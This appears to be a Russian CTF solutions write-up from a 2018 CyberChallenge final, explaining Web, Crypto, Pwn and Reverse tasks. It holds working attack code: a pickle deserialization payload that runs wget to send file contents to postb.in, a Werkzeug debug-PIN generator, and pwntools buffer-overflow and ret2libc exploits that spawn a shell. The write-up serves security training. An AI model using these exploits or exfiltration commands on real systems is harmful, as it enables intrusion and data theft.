2. ЗАКЛЮЧИТЕЛЬНЫЙ ЭТАП

Задачи заключительного этапа

2.1. Категория Web

Задания данной категории предполагают поиск уязвимостей веб-приложения (веб-сайта) и дальнейшую их эксплуатацию.

Для этого необходимо знать основы разработки веб-приложений, понимать базовые принципы их проектирования, иметь представление о том, как работает тот или иной веб-фреймворк или CMS. Кроме того, важно понимать природу возникновения веб-уязвимостей, понимать и уметь эксплуатировать типовые уязвимости в веб-приложениях. Список наиболее распространенных веб-уязвимостей периодически публикуется в рамках проекта OWASP Top 10.

Примеры используемых в решениях задач инструментов:

- Браузер и различные расширения для него
- Burp Suite
- nmap
- sqlmap
- httpie

Решения задач данной категории, как правило, начинаются с исследования данного веб-приложения: какие страницы есть на сайте, какой фреймворк или CMS были использованы и т. п. Далее нужно определить поверхность атаки, т. е. понять, как пользователь может влиять на работу веб-приложения. Иными словами, как он может передать данные и как они будут обработаны сайтом. Исходя из полученных данных уже можно определить возможные проблемные места и проверить их на типовые (и не только) уязвимости.

Задача 2.1.1. Eagle Eye (1000 баллов)

Мы решили, что безопасность – это слишком просто и открыли кофейню (`http://eagleeye.2018.cyberchallenge.ru/`)! Приходите к нам! Ждем отзывы!


Решение

На сайте можно сразу же обнаружить форму обратной связи. После ее отправки на странице ничего интересного не происходит. Можно предположить, что администратор просматривает эти сообщения в специальном интерфейсе администратора, следовательно можно попробовать применить инъекцию в HTML.


Проблема в том, что даже если получится выполнить JavaScript код на странице администратора, результат мы не увидим. Попробуем сделать запрос на сторонний сервис, чтобы, для начала, проверить гипотезу о том, что сообщение просматривают в браузере. Для этого подойдет сервис PostBin (`https://postb.in/`). Этот сервис показывает все HTTP запросы на сгенерированную страницу.

Создадим специальную ссылку вида `https://postb.in/38eMCm6l`, для того чтобы посмотреть, сработает ли наша инъекция.


Теперь попробуем провести инъекцию в форму обратной связи:



На странице PostBin видим полученный запрос



Следовательно, наша гипотеза была верна. Попробуем заполучить cookie файлы администратора, чтобы получить его права.



На странице PostBin видим флаг:

Ответ: CC{can_i_haz_ur_f1ag_p1z_cuz_i_am_b1ind}.

Задача 2.1.2. Pick Wisely (1000 баллов)


Вместо описания: `https://ru.wikipedia.org/wiki/%D0%9F%D0%B0%D1%80%D0%B0%D0%B4%D0%BE%D0%BA%D1%81_%D0%9C%D0%BE%D0%BD%D1%82%D0%B8_%D0%A5%D0%BE%D0%BB%D0%BB%D0%B0`

Задание доступно по ссылке: `http://pickwisely.2018.cyberchallenge.ru/`

Решение

Простое взаимодействие с сервисом ничего не дает, но попробовав перехватить запрос с помощью утилиты BurpSuite (`https://portswigger.net/burp`, инструкции по установке можно найти на сайте), видим, что cookie файлы заданы в каком-то необычном формате

По виду этого параметра, можно догадаться, что файл закодирован в формате base64, декодировать его можно внутри утилиты BurpSuite в разделе Decoder:




С помощью поиска в интернете и логических рассуждений, можно понять, что внутри параметра state хранится данные, сериализованные с помощью библиотеки Pickle (`https://docs.python.org/3/library/pickle.html`). Эта библиотека известна тем, что при десериализации объекта, полученного из ненадежного источника, может произойти удаленное исполнение кода.

Попробуем создать такое состояние, десериализация которого приведет к исполнению кода. Чтобы узнать результат выполнения кода, воспользуемся сервисом PostBin (`https://postb.in/`).


```python
#!/usr/bin/python3.5m

import base64
import pickle
import os

COMMAND = "wget https://postb.in/KTodEu68?result=$(ls | base64)"

class State(object):
    def __reduce__(self):
        return (os.system,(COMMAND,))

print(base64.b64encode(pickle.dumps(State())))
```

Выполнив следующий код, получаем новое значение cookie параметра state.
gANjcG9zaXgKc3lzdGVtCnEAWDQAAAB3Z2V0IGh0dHBzOi8vcG9zdGIuaW4vS1RvZEV1Njg/cmVzdWx0PSQobHMgfCBiYXNlNjQpcQGFcQJScQMu


Подставим это значение с помощью утилиты Repeater, входящей в состав BurpSuite. Для этого нужно нажать правой кнопкой мыши на любой запрос и выбрать пункт меню ‘Send to Repeater’.



Подставим полученное значение в параметр state, отправим запрос и получим результат в PostBin:



Декодировав полученное значение в разделе Decoder программы BurpSuite, получаем результат



Осталось прочитать файл flag.txt

```python
#!/usr/bin/python3.5m

import base64
import pickle
import os

COMMAND = "wget https://postb.in/KTodEu68?result=$(cat flag.txt | base64)"

class State(object):
    def __reduce__(self):
        return (os.system,(COMMAND,))

print(base64.b64encode(pickle.dumps(State())))
```

Проделав предыдущие шаги еще раз, получаем ответ

Ответ: CC{math_is_my_friend_i_like_it_but_i_like_coding_too}.


Задача 2.1.3. Blogger (1000 баллов)

После кибервызова я стану великим белым хакером! Сделаю блог (`http://blogger.2018.cyberchallenge.ru/`) про мои великие взломы...


(простая уязвимость не даст вам флаг)

Решение

Сайт представляет из себя блог с одной единственной записью. Обратив внимание на параметры URL (`http://blogger.2018.cyberchallenge.ru/post?id=helloworld.html`), можно заметить, что файл, который нужно прочитать, передается в открытом виде. Попробуем прочитать любой другой файл на файловой системе.




Прочитав исходные коды сервиса, понимаем, что файл спрятан не в нем, а, скорее всего, на файловой системе сервиса. Если запросить несуществующий файл, приложение переходит в режим отладки:



Из сообщения можно понять, что сервис использует сервер werkzeug (`https://github.com/pallets/werkzeug`), отладочный режим которого может позволить исполнять код на сервере.

При попытке получит такой доступ, пользователь увидит сообщение с запрашиваемым пин-кодом




Поиск в интернете позволяет найти инструкцию по получению этого пин кода `https://www.kingkk.com/2018/08/Flask-debug-pin%E5%AE%89%E5%85%A8%E9%97%AE%E9%A2%98/`.

С помощью инструкции и возможности чтения файлов, которую дает нам предыдущая уязвимость, генерируем пин код:

```python
import hashlib
from itertools import chain
probably_public_bits = [
    'root',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/root/.local/share/virtualenvs/app-d_acidP1/lib/python3.7/site-packages/flask/app.py' # getattr(mod, '__file__', None),
]

private_bits = [
    '2485377892363',# str(uuid.getnode()),  /sys/class/net/eth0/address
    '58614bef-1bf5-4ce9-ab74-527fa0fcb900'# get_machine_id(), /proc/sys/kernel/random/boot_id
]

h = hashlib.md5()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv =None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0')
                          for x in range(0, len(num), group_size))
            break
    else:
        rv = num

print(rv)
```

```
Python 3.6.1 (default, Dec 2015, 13:05:11)
[GCC 4.8.2] on linux
242-338-816
>
```



Ответ: CC{daaaaaamn_everything_is_vulnerable_even_my_static_site}.

2.2. Категория Crypto

Криптография – наука о том, как преобразовать исходные данные таким образом, чтобы обеспечить их защиту от посторонних, а также защитить от подмены или сделать её невозможной.

Задания данной категории предлагают применить свои знания в математике и криптоанализе для решения криптографических головоломок, будь то простой шифр замены или же некорректно использованный шифр RSA.

Обычно алгоритм решения задач этой категории выглядит следующим образом:

1. Понять, что за шифр использовался
2. Узнать возможные атаки на этот шифр
3. Выяснить, начальные условия для какой из возможных атак выполняются в данном случае
4. Применить выбранную атаку

Примеры используемых в решениях задач инструментов:

- CrypTool;
- xortool;
- RsaCtfTool;
- Языки программирования (python, perl, js и т.д.).

Задача 2.2.1. Crypto Grinder (1000 баллов)

Решили использовать AES-128 ECB для того, чтобы шифровать флаги. Как тебе такая идея?

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/eae3da0583c3edc70482c2dc41259877/flags.db`

Ответ: CC{this_is_what_you_should_never_do_in_life}.

Задача 2.2.2. Kalium (1000 баллов)

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/987e71780a9bdbefb34991c5d01db510/1.zip`

Ответ: CC{anyone_please_prove_the_riemann_hyp0th3sis_HM8HcJfWSX}.

2.3. Категория Pwn

Задания данной категории предполагают поиск и эксплуатацию бинарных уязвимостей, чаще всего в сетевых сервисах.

Для решения задач категории Pwn необходимо не только уметь разбираться, как работает программа, но и знать основные уязвимые места программ, а также, как их можно проэксплуатировать. Например, найти буфер ввода данных, уязвимый для переполнения, а затем внедрить свой код.

Универсального алгоритма решения, как такого, не существует. Все зависит от конкретного задания. Тем не менее, решение задания обычно начинается с обратной разработки данного в задании сервиса или приложения. Далее нужно найти потенциально проблемные места, например, копирование данных в массив на стеке. И, если копируемые данные управляются атакующим, а необходимых проверок ввода нет, то нужно приступать к написанию эксплоита (или использованию готового). Иначе, нужно продолжать поиски.

Примеры используемых в решениях задач инструментов:

- Metasploit
- Pwntools
- Дизассемблер (IDA, Ghidra, radare2)
- Отладчик (gdb, lldb, WinDbg)
- Hex-редактор (Hiew, WinHex, Beye)

Задача 2.3.1. Yasli Overflow (1000 баллов)

`nc 2018.finals.cyberchallenge.ru 11001`

Файл из задания доступен по ссылке: `https://2018.finals.cyberchallenge.ru/files/1ca2c4d137dc64d22971f1bb381471a2/yasli_overflow`

Решение

Пример программы-решения

Ниже представлено решение на языке Python3

```
1 from pwn import *
2
3 context(arch='amd64', os='linux')
```

```
r = remote('2018.finals.cyberchallenge.ru', 11001)
r.recvuntil(" = ")
line = r.recvline().strip()
address = int(line[2:], 16)

p = ''
p += 'A' * 0x8
p += p64(address + 0x10)
p += asm(shellcraft.amd64.sh())

raw_input()
r.send(p)
r.interactive()
```

Ответ: CC{baby_says_no_more_shellcoding_tasks_pleeeeease}.

Задача 2.3.2. Child Note (1000 баллов)

Это примерно в два раза проще, чем ваше домашнее задание.

nc 2018.finals.cyberchallenge.ru 11002

Файлы из задания доступны по ссылкам:
https://2018.finals.cyberchallenge.ru/files/6927b6a81748cb7dc031461e09dbfb42/child_note
https://2018.finals.cyberchallenge.ru/files/5a88712378ac604a12bd9371f800c8b3/libc.so.6

Решение

Пример программы-решения

Ниже представлено решение на языке Python3

```
from pwn import *

def main():
        r = remote('2018.finals.cyberchallenge.ru', 11002)
        libc = ELF('libc.so.6')

        r.recvuntil("> ")
        r.sendline("1")
        r.recvuntil(':')

        p = ''
        p += 'A' * 64
        p += p32(0x804a00c)
        r.send(p)

        r.recvuntil('> ')
        r.sendline('2')
        r.recvuntil("Your note: ")
        libc_leak = u32(r.recv(4))
        libc_base = libc_leak - libc.symbols['read']
```

```
21
22          print 'libc_leak', hex(libc_leak)
23          print 'libc_base', hex(libc_base)
24
25          r.recvuntil('> ')
26
27          p = ''
28          p += 'A' * 84
29          p += p32(libc_base + libc.symbols['system'])
30          p += 'XXXX'
31          p += p32(libc_base + next(libc.search('/bin/sh\0')))
32          r.sendline('1')
33          r.recvuntil(':')
34          r.send(p)
35
36          r.interactive()
37
38  if __name__ == '__main__':
39          main()
```

Ответ: CC{easy_overflow_challenge,isn't_it?}

2.4. Категория Reverse

Задания, для решения которых необходимо уметь внимательно и аккуратно вникать в логику работы программы, чаще всего, не имея её исходного кода. Но случается, что участникам даётся обфусцированный исходный код, разобрать работу которого задача также не из самых простых. Форматы файлов могут быть самыми различными: PE, ELF, Mach-O, APK или даже просто байт-код программы для некой виртуальной машины, спецификация которой дается участникам.

В заданиях этой категории обычно флаг спрятан где-то внутри программы в зашифрованном виде. И, либо необходимо восстановить и переписать алгоритм шифрования, чтобы расшифровать флаг, либо выполнить какие-от действия (например, записать определенное значение в реестр), чтобы программа в дальнейшем сама расшифровала и вывела на экран флаг.

Предположим, что есть следующее задание: после запуска программа предлагает ввести флаг и отвечает верный он или нет. В данном случае алгоритм решения будет следующий:

1. Найти место, где происходит сравнение, в результате которого выдается вердикт
2. Тут введенные атакующим данные могут просто сравниваться с зашитым в теле программы верным флагом. Или же, верный флаг будет в некоем преобразованном виде (например, закодирован в base64)
3. Чтобы сравнить вводимое значение с верным, программа сначала проделает все те же манипуляции, какие были проделаны изначально с верным флагом, с введенным флагом.
4. Остается только применить преобразования в обратном порядке к зашитому в программе верному флагу в преобразованном виде.

Примеры используемых в решениях задач инструментов:

- Дизассемблер (IDA, Ghidra, radare2)
- Отладчик (gdb, lldb, WinDbg)
- Hex-редактор (Hiew, WinHex, Beye)
- Декомпиляторы (Hex-Rays, Ghidra, JADX, jd-gui, dotPeek)
